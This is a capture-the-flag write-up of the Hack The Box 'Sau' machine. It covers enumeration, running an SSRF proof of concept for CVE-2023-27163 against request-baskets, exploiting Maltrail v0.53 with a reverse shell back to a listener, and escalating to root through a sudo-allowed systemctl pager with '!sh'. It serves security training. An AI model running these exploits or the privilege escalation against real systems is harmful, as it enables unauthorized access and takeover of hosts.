
HTB machines – Sau


Write-up by Chanan Shenker


Solved with Ori Iankovich

Start: Enumeration


- We began with an Nmap scan that uncovered two open ports. Port 22, which is ssh, and port 55555.
- When looking on the internet, we couldn't find much about port 55555, but since the Nmap scan gave us some details about web requests, we decided to go visit it as a webserver.
- Lo and behold, we get a web page for a thing called 'request baskets'.
- **Request baskets** are tools used in web development and testing to capture, store, and inspect HTTP requests sent by applications or users. They are particularly useful for debugging and testing webhooks, APIs, or any other service that needs to send data to a specific endpoint.
- The web page allows us to create our own request basket. So we created a web basket called 'testing'









- Once we have crated the basket, the server allows us to view all the requests being sent to the basket. When we go see, currently, it's all empty, but we are told that if we send requests to the URL, they'll appear on this page.





- Using 'wget', we can easily make a GET request from the page. Once we submit the request, we can see it appear on the page.
- We can also see the user agent being the 'wget' user agent.



- For our next step, we tried a few things, but they didn't lead us anywhere. We tried to see if we could mess with the requests somehow, inject a payload, or run any system commands. But no luck.
- After messing around a bit, we decided to search if any exploits exist for 'request baskets'.
- And here we find a proof of concept script. For request-baskets version 1.2.1, when we look, we see we completely missed the version at the bottom of the page.

README Unlicense license

PoC of SSRF on Request-Baskets (CVE-2023-27163)

This repository contains a Proof-of-Concept (PoC) for CVE-2023-27163, a Server-Side Request Forgery (SSRF) vulnerability discovered in request-baskets up to version 1.2.1. This vulnerability allows attackers to access network resources and sensitive information by exploiting the /api/baskets/{name} component through a crafted API request.

Credits to @b33t1e, @chelinboo147 and @houqinsheng (see article).


- Next we download the script, check the page to see how to use the script, and run it.


```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ bash CVE-2023-27163.sh http://10.10.11.224:55555 http://127.0.0.1:80
Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at https://github.com/entr0pie/CVE-2023-27163

> Creating the "hzehxw" proxy basket ...
> Basket created!
> Accessing http://10.10.11.224:55555/hzehxw now makes the server request to http://127.0.0.1:80.
> Authorization: Hd928WeyHl8NT_xMsPjWlpEhTfKSqdLu-t9XgqTr7Evs
```

- We can see here that the script created for us another request basket. So we decided to visit it.

- When accessing the new basket created, we get this really broken webpage.
- After messing with the we page a bunch, we don't find much except for the documentation page that leads us to a github page for software called Maltrail.
- At the bottom of the page, we see a service version of 'v0.53'.
- The crazy thing is that when we went to search a bit more about Maltrail, the second we put the name into the search bar, we saw an exploit for the exact version of Maltrail.
- Exactly what we like to see >:)
- Next, we find the github page of the exploit, download it, understand how to use it, and attempt to run it.






Exploitation: Initial foothold

- After running the exploit, we get a page made named '/login'. We quickly start a listener and access the page.
- The exploit worked, we were able to gain access and read the user flag.

```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ python exploit.py 10.10.14.6 9999 http://10.10.11.224:55555/xskccy
Running exploit on http://10.10.11.224:55555/xskccy/login
```


```
$ pwd
/opt/maltrail
$ whoami
puma
$ find / -type f -iname user.txt 2>/dev/null
/home/puma/user.txt
$ cat /home/puma/user.txt
95cd[redacted]d5c03
$
```



Privilege escalation:


- When checking what command our user can run as root, we are shown a very specific command.
- The command "systemctl status trail.service"


```
$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bi

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

- So we decide to run the command and see what can be done.

- The command seems to display to us running services, their PIDs, and recent logs from the auth.log file.
- It seems to keep us in an interactive state where we can read more lines of the auth.log file.
- We decide to try and play with it, to see if we can inject commands or make anything interesting happen, but nothing seems to happen.
- Next, we started searching for any known ways to inject commands or utilize this interactive state.
- Suddenly, I came across an interesting idea that reminded me of a challenge I did a while back. In the challenge, 'vi' (a common text editor) was being run as root, and running the command '!sh' while being in the text editor allowed us to escape the process into a root shell ,since 'vi' was running as root (it makes jumping in and out of a shell easier when coding)





- So we try the exact thing, and as expected, we get a root shell that allows us to retrieve the root flag.